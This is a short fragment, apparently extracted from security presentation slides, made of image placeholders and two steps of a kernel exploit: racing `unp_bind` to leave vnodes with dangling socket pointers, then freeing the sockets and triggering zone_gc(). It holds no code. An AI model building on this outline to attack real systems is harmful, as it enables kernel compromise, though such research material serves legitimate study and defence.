
[illegible]


Exploit the race condition in `unp_bind` to construct two vnodes holding a dangling pointer, pointing to one of the sockets



Close all the sockets, and trigger zone_gc()




